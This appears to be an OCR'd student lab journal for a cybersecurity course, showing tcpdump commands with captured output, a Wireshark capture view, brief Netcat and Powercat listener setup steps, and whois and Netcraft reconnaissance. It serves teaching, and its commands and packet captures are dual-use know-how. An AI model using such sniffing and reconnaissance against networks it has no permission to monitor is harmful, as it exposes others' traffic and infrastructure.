
PRACTICAL NO: 3

3.a) Netcat Socat


Netcat can be used on all platforms via the **command line**.

You can then use Netcat with command prompt (*cmd.exe*) to carry out various network tasks. Start the command prompt as follows:

1. Press the key combination [Windows] + [R]
2. Enter “cmd” into the entry field (1)
3. Press the “OK” button (2)




After doing so, the *cmd.exe* will open with the following screen:




Start screen of the command prompt; “91997” is a placeholder that refers to the active user account.

3.b) Power Shell and Power cat


Create a folder named Power Shell in the desktop and click on open terminal here



Inside Power Shell folder we are installing power cat



Installing python2



Starting Server

Listening Port

3.c) Wireshark and Tcpdump

To install TCPDump in kali linux, use the command below:

1. **sudo apt install tcpdump**

```
└─$ sudo apt install tcpdump
[sudo] password for saili:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
tcpdump is already the newest version (4.99.1-4+b1).
tcpdump set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1409 not upgraded.
```

2. **sudo tcpdump**

It is use to capture the current network interface.

```
└─$ sudo tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:40:58.332542 ARP, Request who-has 192.168.0.1 tell 192.168.0.97, length 46
15:40:58.341386 IP kali.lan.39863 > EAP-280-OT-B.lan.domain: 13102+ PTR? 1.0.168.192.in-addr.arpa. (42)
15:40:58.353264 IP EAP-280-OT-B.lan.domain > kali.lan.39863: 13102 NXDomain* 0/0/0 (42)
15:40:58.355964 IP kali.lan.57360 > EAP-280-OT-B.lan.domain: 35464+ PTR? 97.0.168.192.in-addr.arpa. (43)
15:40:58.358519 IP EAP-280-OT-B.lan.domain > kali.lan.57360: 35464 NXDomain* 0/0/0 (43)
15:40:58.421040 IP kali.lan.54412 > bom07s24-in-f2.1e100.net.https: UDP, length 309
15:40:58.428148 IP bom07s24-in-f2.1e100.net.https > kali.lan.54412: UDP, length 30
15:40:58.440789 IP kali.lan.58644 > EAP-280-OT-B.lan.domain: 22737+ PTR? 9.9.168.192.in-addr.arpa. (42)
15:40:58.443562 IP EAP-280-OT-B.lan.domain > kali.lan.58644: 22737* 1/0/0 PTR EAP-280-OT-B.lan. (72)
15:40:58.443706 IP kali.lan.48115 > EAP-280-OT-B.lan.domain: 43193+ PTR? 231.9.168.192.in-addr.arpa. (44)
15:40:58.445714 IP EAP-280-OT-B.lan.domain > kali.lan.48115: 43193* 1/0/0 PTR kali.lan. (66)
15:40:58.452589 IP kali.lan.39911 > EAP-280-OT-B.lan.domain: 65351+ PTR? 226.67.250.142.in-addr.arpa. (45)
15:40:58.452873 IP kali.lan.54412 > bom07s24-in-f2.1e100.net.https: UDP, length 32
15:40:58.459306 IP EAP-280-OT-B.lan.domain > kali.lan.39911: 65351 1/0/0 PTR bom07s24-in-f2.1e100.net. (83)
15:40:58.533450 IP kali.lan.44202 > bom07s25-in-f1.1e100.net.https: Flags [P.], seq 3618470962:3618471001, ack 790825729, win 501, options [nop,nop,TS val 3456233175 ecr 1266825598],
15:40:58.537415 ARP, Request who-has 192.168.0.120 tell 192.168.0.97, length 46
15:40:58.537426 IP bom07s24-in-f2.1e100.net.https > kali.lan.54412: UDP, length 115
15:40:58.538035 IP bom07s25-in-f1.1e100.net.https > kali.lan.44202: Flags [.], ack 39, win 269, options [nop,nop,TS val 1266884036 ecr 3456233175], length 0
15:40:58.538048 IP bom07s25-in-f1.1e100.net.https > kali.lan.44202: Flags [P.], seq 1:40, ack 39, win 269, options [nop,nop,TS val 1266884036 ecr 3456233175], length 39
15:40:58.538057 IP kali.lan.44202 > bom07s25-in-f1.1e100.net.https: Flags [.], ack 40, win 501, options [nop,nop,TS val 3456233179 ecr 1266884036], length 0
15:40:58.538459 IP bom07s24-in-f2.1e100.net.https > kali.lan.54412: UDP, length 28
15:40:58.538515 IP kali.lan.54412 > bom07s24-in-f2.1e100.net.https: UDP, length 36
15:40:58.539240 IP kali.lan.54412 > bom07s24-in-f2.1e100.net.https: UDP, length 31
15:40:58.543122 IP kali.lan.42509 > EAP-280-OT-B.lan.domain: 26708+ PTR? 65.174.217.172.in-addr.arpa. (45)
```


3. **sudo tcpdump -D**

It is use to see which interfaces are available for capture.


```
└─$ sudo tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]
```

4. s**udo tcpdump –interface any**

We can capture all packets in any interface by using this command.



It continues to capture packets until it receives an interrupt signal; to interrupt capturing use Ctrl+C.




After interrupting, we can see that it captures 1010 packets.

5. **sudo tcpdump -i network_name**

Used to capture particular network packets.
Here, we are capturing eth0 network and bluetooth-monitor network packets using the above command.

> sudo tcpdump -i eth0



sudo tcpdump -i bluetooth-monitor

```
└─$ sudo tcpdump -i bluetooth-monitor
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on bluetooth-monitor, link-type BLUETOOTH_LINUX_MONITOR (Bluetooth Linux Monitor), snapshot length 262144 bytes
16:12:07.553023 UNSUPPORTED
        0x0000:  ffff 000c 4c69 6e75 7820 7665 7273 696f  ....Linux.versio
        0x0010:  6e20 352e 3138 2e30 2d6b 616c 6935 2d61  n.5.18.0-kali5-a
        0x0020:  6d64 3634 2028 7838 365f 3634 2900       md64.(x86_64).
16:12:07.553025 UNSUPPORTED
        0x0000:  ffff 000c 426c 7565 746f 6f74 6820 7375  ....Bluetooth.su
        0x0010:  6273 7973 7465 6d20 7665 7273 696f 6e20  bsystem.version.
        0x0020:  322e 3232 00                             2.22.
^C
2 packets captured
0 packets received by filter
0 packets dropped by kernel
```

6. **sudo tcpdump -i any -c 5**

To capture specific number of packets

```
└─$ sudo tcpdump -i any -c 5
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:18:11.323217 eth0  B   ARP, Request who-has 192.168.9.173 tell EAP-280-OT-B.lan, length 46
16:18:11.403274 eth0  Out IP kali.lan.36476 > EAP-280-OT-B.lan.domain: 46553+ PTR? 173.9.168.192.in-addr.arpa. (44)
16:18:11.414137 eth0  In  IP EAP-280-OT-B.lan.domain > kali.lan.36476: 46553 NXDomain* 0/0/0 (44)
16:18:11.414502 eth0  Out IP kali.lan.47666 > EAP-280-OT-B.lan.domain: 14041+ PTR? 9.9.168.192.in-addr.arpa. (42)
16:18:11.420942 eth0  In  IP EAP-280-OT-B.lan.domain > kali.lan.47666: 14041* 1/0/0 PTR EAP-280-OT-B.lan. (72)
5 packets captured
7 packets received by filter
0 packets dropped by kernel
```


7. **sudo tcpdump -A -i eth0**

To print captured packets in ASCII format

```
└─$ sudo tcpdump -A -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:25:20.656812 ARP, Request who-has ZANDER.lan tell EAP-280-OT-B.lan, length 46
E.....\..+....                  .......        ..................
16:25:20.687393 IP kali.lan.32802 > EAP-280-OT-B.lan.domain: 4040+ PTR? 233.9.168.192.in-addr.arpa. (44)
E..Hc`@.@.C ...   ...                 ..".5.4.............233.9.168.192.in-addr.arpa.....
16:25:20.692015 IP EAP-280-OT-B.lan.domain > kali.lan.32802: 4040* 1/0/0 PTR ZANDER.lan. (68)
E..`...@.@..j...        ..          ..5.".L.D.............233.9.168.192.in-addr.arpa.................ZANDER.lan.
16:25:20.692442 IP kali.lan.40045 > EAP-280-OT-B.lan.domain: 12487+ PTR? 9.9.168.192.in-addr.arpa. (42)
E..F..@.@..H...   ...              .m.5.2..0.............9.9.168.192.in-addr.arpa.....
16:25:20.695827 IP EAP-280-OT-B.lan.domain > kali.lan.40045: 12487* 1/0/0 PTR EAP-280-OT-B.lan. (72)
E..d..@.@..e..          ..       ..5.m.P{.0.............9.9.168.192.in-addr.arpa.................EAP-280-OT-B.lan.
16:25:20.790775 IP kali.lan.37528 > EAP-280-OT-B.lan.domain: 36371+ PTR? 231.9.168.192.in-addr.arpa. (44)
E..HUo@.@.P ...   ...              ...5.4.............231.9.168.192.in-addr.arpa.....
16:25:20.793652 IP EAP-280-OT-B.lan.domain > kali.lan.37528: 36371* 1/0/0 PTR kali.lan. (66)
E..^..@.@..e..          ..       ..5...J.............231.9.168.192.in-addr.arpa.............
kali.lan.
16:25:21.687639 ARP, Request who-has ZANDER.lan tell EAP-280-OT-B.lan, length 46
E.....\..+....                  .......        ..................
^C
9 packets captured
9 packets received by filter
0 packets dropped by kernel
```

8 .**sudo tcpdump -n -i eth0**

To capture packets with ip address




9. **sudo tcpdump -XX -i eth0**

To display packets in HEX and ASCII values


10. **sudo tcpdump -w captured_packets.pcap -i eth0**

To save captured packets into a file




11. **sudo tcpdump -r captured_packets.pcap**

To read captured packets from a file.



Wireshark:


Kali Linux
file:///usr/share/kali-defaults/web/homepage.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
KALI
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
307 42.060636228 Techrout_2b:04:1b Broadcast ARP 60 Who has 192.168.9.233? Tell 192.168.9.9
308 42.283920475 Techrout_2b:04:1b Broadcast ARP 60 Who has 192.168.9.176? Tell 192.168.9.9
309 42.843839061 Techrout_2b:04:1b Broadcast ARP 60 Who has 192.168.9.231? Tell 192.168.9.9
310 42.843854069 PcsCompu_de:bf:47 Techrout_2b:04:1b ARP 42 192.168.9.231 is at 08:00:27:de:bf:47
311 43.084853514 Techrout_2b:04:1b Broadcast ARP 60 Who has 192.168.9.233? Tell 192.168.9.9
312 43.084853822 192.168.9.101 224.0.0.251 MDNS 135 Standard query response 0x0000 PTR {"nm":"RoHaN","as":"[
313 43.084853842 fe80::c481:761a:af4… ff02::fb MDNS 155 Standard query response 0x0000 PTR {"nm":"RoHaN","as":"[
314 43.139597136 192.168.9.231 157.240.198.60 TLSv1.2 138 Application Data
315 43.172703040 157.240.198.60 192.168.9.231 TCP 66 443 → 58942 [ACK] Seq=1162 Ack=1874 Win=690 Len=0 TSval=
316 43.498521927 Techrout_2b:04:1b Broadcast ARP 60 Who has 192.168.9.176? Tell 192.168.9.9
Frame 1: 138 bytes on wire (1104 bits), 138 bytes captured (1104 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_de:bf:47 (08:00:27:de:bf:47), Dst: Techrout_2b:04:1b (5c:cc:ff:2b:04:1b)
Internet Protocol Version 4, Src: 192.168.9.231, Dst: 157.240.198.60
Transmission Control Protocol, Src Port: 58942, Dst Port: 443, Seq: 1, Ack: 1, Len: 72
Transport Layer Security

PRACTICAL NO: 4


Passive Information Gathering

4.a) Whois Enumeration

A whois Kali linux command is a utility as a part of the information gathering used in all of the Linux-based operating systems. this tool is part of information security assessment, and one of information gathering techniques.


whois <ip address/name of the website you want to access the information to>


Output: whois 74.125.68.106



4.b) Netcraft, Recon-ng, Shodan

Netcraft:





IPv6 autonomous systems	AS14907	**DNS Security Extensions**	unknown
Reverse DNS	text-lb.esams.wikimedia.org	**Latest Performance**	Performance Graph

IP delegation

IPv4 address (91.198.174.192)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 91.0.0.0-91.255.255.255	Netherlands	91-RIPE	RIPE Network Coordination Centre
↳ 91.198.174.0-91.198.174.255	Netherlands	WIKIMEDIA-EU-NET	Wikimedia Foundation, Inc.
↳ 91.198.174.192	Netherlands	WIKIMEDIA-EU-NET	Wikimedia Foundation, Inc.

IPv6 address (2620:0:862:ed1a:0:0:0:1)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2620::/23	United States	ARIN-V6-ENDUSER-BLOCK	American Registry for Internet Numbers
↳ 2620:0:860::/46	United States	WIKIMEDIA6	Wikimedia Foundation Inc.
↳ 2620:0:862:ed1a:0:0:0:1	United States	WIKIMEDIA6	Wikimedia Foundation Inc.

SSL/TLS

Hosting History

